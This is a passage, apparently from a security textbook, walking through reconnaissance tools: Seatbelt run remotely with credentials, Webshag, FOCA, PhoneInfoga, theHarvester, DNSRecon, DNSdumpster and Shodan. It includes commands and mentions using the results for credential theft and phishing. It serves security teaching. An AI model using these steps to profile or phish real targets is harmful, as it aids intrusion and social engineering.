



*Figure 5.13: Scanning the victim's PC for recon*

Seatbelt can also be used "remotely" where it gives us the ability to learn about the target before we attempt to exploit or laterally move within the target. Windows will automatically pass through our current user token or we can specify a username and password with `-username` and `-password`.

Here is an example:

```
Username: Erdal
Password: CyberBook
```

You will need the IP address of the target as well:

```
Seatbelt.exe LogonSessions -computername=192.168.241.136 -username=Erdal
-password=CyberBook
```

```
COMMANDO Mon 12/27/2021 15:18:17.60
C:\>C:\Users\Erdal\Downloads\Seatbelt.exe LogonSessions -computername=192.168.241.136 -username=Erdal -password=Pas$$w0rd
[*] Running commands remotely against the host '192.168.241.136' with credentials -> user:Erdal , password:Pa$$w0rd
```

*Figure 5.14: Remote launch on a PC*

Once the command executes you will see an output similar to the screenshot below. If you look carefully, you will see logon ID details, which could allow us to steal clear text credentials from the memory.

```
====== LogonSessions ======

Logon Sessions (via WMI)


  UserName              : Erdal
  Domain                : COMMANDO
  LogonId               : 225777
  LogonType             : Interactive
  AuthenticationPackage : NTLM
  StartTime             : 12/27/2021 2:25:05 PM
  UserPrincipalName     :

  UserName              : Erdal
  Domain                : COMMANDO
  LogonId               : 225741
  LogonType             : Interactive
  AuthenticationPackage : NTLM
  StartTime             : 12/27/2021 2:25:05 PM
  UserPrincipalName     :


[*] Completed collection in 0.075 seconds
```

*Figure 5.15: Getting information about a remote target*

With this, we come to the end of this mini lab.

## Webshag

This is a server scanning tool that can evade detection by intrusion detection systems. Many IDS tools work by blocking suspicious traffic from specific IP addresses. Webshag can send random requests to a server through proxies, hence evading the IP address blocking mechanism of an IDS. Therefore, the IDS will hardly be able to protect the target from being probed. Webshag can find open ports on a server and the services running on them. It has a more aggressive mode called Spider, which can list all the directories in the server to allow a hacker to dig deeper and find any loosely kept sensitive files or backups. It can also find emails and external links posted on the site. The main advantage of Webshag is that it can scan both HTTP and HTTPS protocols. It comes with Kali Linux but can still be installed on other Linux distros.

Webshag can be used in GUI or command-line versions, as in the below screenshots:




*Figure 5.16: Webshag interface*

And below is Webshag with the CLI in use: You can clearly see the open ports on the server and the services running on them. It also displays that the website is running on WordPress on the Apache Server, with the banner grabbed and all detected services displayed.





*Figure 5.17: Webshag in action*

## FOCA

External reconnaissance involves taking information from all possible sources. At times, files can have crucial metadata that hackers can use to build an attack. **FOCA** (**Fingerprinting Organizations with Collected Archives**) is designed to help scan and extract hidden information from files and web servers. It can analyze documents and image files to find information such as authors of documents or locations in pictures. After extracting this information, FOCA uses search engines such as DuckDuckGo, Google, and Bing to collect additional information from the web that relates to the hidden metadata. Therefore, it can give social media profiles of a document author or the actual location of a place in a photo. This information is invaluable to hackers as they will start profiling some of the targets and possibly try to phish them through emails or social media.

In the screenshot below you will see FOCA in action:





*Figure 5.18: FOCA cloud recon*

You can download FOCA from GitHub: `https://github.com/ElevenPaths/FOCA`

## PhoneInfoga

PhoneInfoga is one of the tools currently used to find usable data about a target using their mobile number. The tool has a rich database and can tell whether a phone number is a throw-away or a voice-over IP number. In some cases, users that are knowledgeable about security threats might use these types of numbers to avoid leaving trails of their actual identities. This tool will simply inform a hacker in such cases so that they do not pay lots of attention to chasing such a target. PhoneInfoga can also reliably tell the carrier that a phone number operates on. All a hacker needs to do is tell the tool to do an OSINT scan of the number. The tool uses local network scans, third-party number verification tools, and web scans to find any footprints of the number. The tool runs on any OS, provided that one has installed its dependencies, which are Python 3 and pip3.





*Figure 5.19: Verifying a mobile number with PhoneInfoga*

You can download the tool here: `https://github.com/sundowndev/PhoneInfoga`

## theHarvester (email harvester)

theHarvester is a relatively new external reconnaissance tool that is used to gather domain email addresses. Attackers may use this tool for reconnaissance if they wish to perform actual exploitation using phishing attacks. theHarvester allows hackers to specify the domains or company names to search from and the data source to use. The data sources the hacker has to choose from include Google, Bing, DuckDuckGo, Twitter, LinkedIn, Indeed, or just all the data sources the tool can query. The tool also allows the hacker to limit the number of results and do referential checks of any discovered emails with Shodan. theHarvester is highly effective and can obtain email addresses scattered all over the internet. Hackers can profile users with these email addresses and carry out social engineering attacks or send them malicious links.

The below screenshot showcases the abilities of the tool:





*Figure 5.20: theHarvester usage options*

## Open-source intelligence

**Open-source intelligence** (**OSINT**) is an intelligence discipline where data is gathered from open sources such as websites, to produce actionable intelligence. OSINT Framework is a collection of OSINT tools for different OSINT objectives, as can be seen in the following image:





*Figure 5.21: OSINT Framework*

You can get more information about OSINT via `https://osintframework.com/`.

Let's have some small labs on how OSINT can help us to find information from public websites.

## Mini labs on OSINT

Select the target you want to collect information from. In our case, I will use `www.ErdalOzkaya.com`.

We will look for:

- What domains are used by your target
- If your target has some new items, press releases, or any info that you might use in a social engineering attack

Let's collect as much information about our target as possible.

First, navigate to `https://search.arin.net/` and search for your target, in our case, erdalozkaya.com.





*Figure 5.22: Search results with ARIN*

Now let's see if we can perform DNS reconnaissance based on the information gathered from ARIN. To do this, we will use the **DNSRecon** tool.

DNSRecon can perform a variety of functions ranging from security assessments to basic network troubleshooting by allowing users to check DNS-related data. The tool is preinstalled on Kali Linux.

Once you launch the DNSRecon tool in Kali, execute the command below:

```
dnsrecon -d erdalozkaya.com -n 8.8.8.8
```

`-d` will help you specify your target (`microsoft.com` in our case).

`-n` will specify the name of the server to use—in our case, we used Google (`8.8.8.8`).

You should get a similar result to the screenshot below. Please be aware you can use any domain name, and here we changed the domain name from Erdal's blog to Microsoft.





*Figure 5.23: Using DNSRecon*

MX records can help you to craft phishing attacks.

If you want to ensure that the DNS records are relevant to your target, then you can put a `-w` at the end of your search, which will perform a deep record analysis and reverse lookup of IP ranges found through WHOIS.





*Figure 5.24: Reverse lookup of IP ranges*

Once the query is done, press `n` to exit.

If you want to run a reverse lookup, then you can use the following command:

```
dnsrecon -d microsoft.com -n 8.8.8.8 -r "IP address"
```

Your result may vary, so here is a guide as to what each message means:

- `PTR vpn`: VPN servers are allowed remote access
- `PTR dropbox`: May be an opportunity for you to find access to their storage
- `PTR admin`: Yes, "admin," so a great opportunity to explore the network as an admin

## DNSdumpster

Another tool that can be used for OSINT is the website DNSdumpster (`https://dnsdumpster.com/`). We will use this to check for the DNS:

1. Navigate to the DNSdumpster website
2. Enter the domain that you want to get info on—in our case, microsoft.com—and you should get a similar response to the below screenshot:





*Figure 5.25: Using DNSdumpster*

If you look carefully, you can see the list of DNS servers and IP addresses.

## Shodan

Shodan is the world's first search engine for internet-connected devices and enables you to discover how internet intelligence can help you make better decisions. Web search engines are for finding websites, but if you want to know which version of Microsoft IIS is the most popular and where you can find it, then Shodan is the place to search. Additionally, Shodan can even help you to find control servers for malware, new vulnerabilities related to IP addresses, exploits, and more.

We highly recommend spending much more time playing with this search engine than in this little exercise: `https://www.shodan.io/`.

Let's search our example domain, and look at any interesting targets or information on the technology being used:

